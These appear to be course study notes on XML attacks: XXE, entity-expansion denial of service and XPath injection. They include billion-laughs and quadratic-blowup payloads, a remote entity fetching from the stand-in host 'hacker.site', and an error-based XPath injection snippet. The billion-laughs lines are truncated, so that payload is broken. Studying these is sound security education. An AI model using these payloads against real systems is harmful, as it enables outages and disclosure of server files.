
Module 9 - XML Attacks

Tools

- xxeserve
- XCat

▼ XML Attacks: Introduction, Recamp & More

- YAML and JSON ← data structure format languages
- PDF, RSS, OOXML (.docx, .pptx, etc..), SVG and networking protocols such as XMLRPC, SOAP, WebDAV ← all of these use XML
- XML Attacks
  - xml tag injection
  - xml external entities
  - xml entities expansion
  - xpath injection
- Entities Block





Types of Attacks:


- XML is tampered
- XML document containing an attack is sent
- XML is taken

▼ XML Tag Injection

- Tag/Fragment Injection
  - attacker is able to alter the xml doc structure by injecting both xml data and xml tags







▼ XML eXternal Entity (most dangerous type)


- types of external entities:
  - private
  - public

It is important to note that the URI field does not limit XML parses from resolving HTTP(s) protocols only.

There are a number of valid URI Schemes allowed (FILE, FTP, DNS, PHP, etc.).


In addition to document entities, the specification provides Parameter Entities. These are special (parsed) entities to be used only within the DTD definition.

They are **powerful**, especially for clever users! Let's check out some examples.



php:// I/O Streams


Yes, Base64 is our friend! To encode the target content we need to add the following heading before the entity URI path:




- php:// scheme mixed with filter/read=convert.base64.encode/resource=/path/to/config.php can be used to not cause harm to xml structure.

▼ Bypassing access controls

- we cannot access it from the web, but we can through XXE!



▼ OOB Data Retrieval



- https://github.com/joernchen/xxeserve

▼ XML Entity Expansion

- Goal: DOS attacks

the billion laughs

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lo
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lo
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lo
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lo
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lo
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lo
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lo
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lo
]>
<lolz>&lol9;</lolz>
```

the Quadratic Blowup Attack

```
<?xml version="1.0"?>
<!DOCTYPE strings [<!ENTITY looong "CRAZY_SUPER_SUPER_LONG_LONG_STRING">]>
<strings>
    <s>Let's create a &looong; &looong; string:
&looong;&looong;&looong;&looong;&looong;&looong;&looong;
    &looong;&looong;&looong;&looong;&looong;&looong;&looong;&looong;
    &looong;&looong;&looong;&looong;&looong;&looong;&looong;&looong;
    &looong;&looong;&looong;&looong;&looong;&looong;&looong;&looong;
    And keep it going...
    &looong;&looong;&looong;&looong;&looong;&looong;&looong;
    and going...
    </s>
</strings>
```

Remote Entity Expansion

Of course, we can move the entities definition from the local DTD to an external one. This can be seen as a way to obfuscate the malicious attack in an innocuous request.

```
<?xml version="1.0"?>
<!DOCTYPE results [
    <!ENTITY crazystuff SYSTEM "http://hacker.site/entitydos.xml">
]>
<results>
    <result>Check it out: &crazystuff;<result>
</results>
```

▼ Xpath Injection

▼ XPath Recap

- Xpath
  - XSLT
  - Xlink
  - XQuery
  - XPointer


Despite the fact that the above is not completely correct, these languages do share untrusted input. This is one of the main reasons that attacks such as SQL Injection and XPath Injection have become so prevalent.


XPath 1.0 vs 2.0

XPath 2.0

⇒ SEQUENCE

→ every XPath expression returns a sequence





New Operations and Expressions on Sequences: FOR Operator

One of the most powerful operators introduced with `v2.0`, is used in processing sequences and known as **`for`**. It enables iteration (looping) over sequences, therefore returning a new value for each repetition. The following `XPath` expression retrieves the list of usernames:

```
for $x in /Employees/Employee return $x/username
```

New Operations and Expressions on Sequences: Conditional Expression


Another newly introduced and equally powerful operator is the conditional expression **`if`**, as we can see below:


```
if ($employee/role = 2)
   then $employee
   else 0
```


New Operations and Expressions on Sequences: Regular Expression

Another useful improvement involves the ability to use Regular Expression syntax for pattern matching using the keywords **`matches`**, **`replace`**, or **`tokenize`**.

These functions used in conjunction with conditional operators and other quantifiers are great toolkits for attackers!







▼ Advanced XPath Exploitation

▼ Blind Exploitation

- error based

Error Based

Just like exploiting SQL Injection, the `Error Based extraction` technique is suitable if, with an XPath query, we can generate a runtime error and this error is detectable in some way.

Clearly, we can generate an error by sending an incorrectly formatted XPath query; however, this is not our goal! We want to configure our tests so that we trigger an error every time a specific condition is met.

Error Based

Fortunately for us, XPath 2.0 comes prepackaged with a helpful function we can use for this very purpose. `error()` raises an error and never returns a value which is exactly what we need for our tests!


For example, we can use this within a conditional expression:

```
… and ( if ( $employee/role = 2) then error() else 0 ) …
```


Error Based

Then, the analysis is incumbent upon the tester verifying its output in the web application.


The error can be shown in a `div`, as a `500 page`, a custom HTTP status code, and / or many other methods!




▼ OOB Exploitation




- doc($uri)



HTTP exfilteration





DNS exfilteration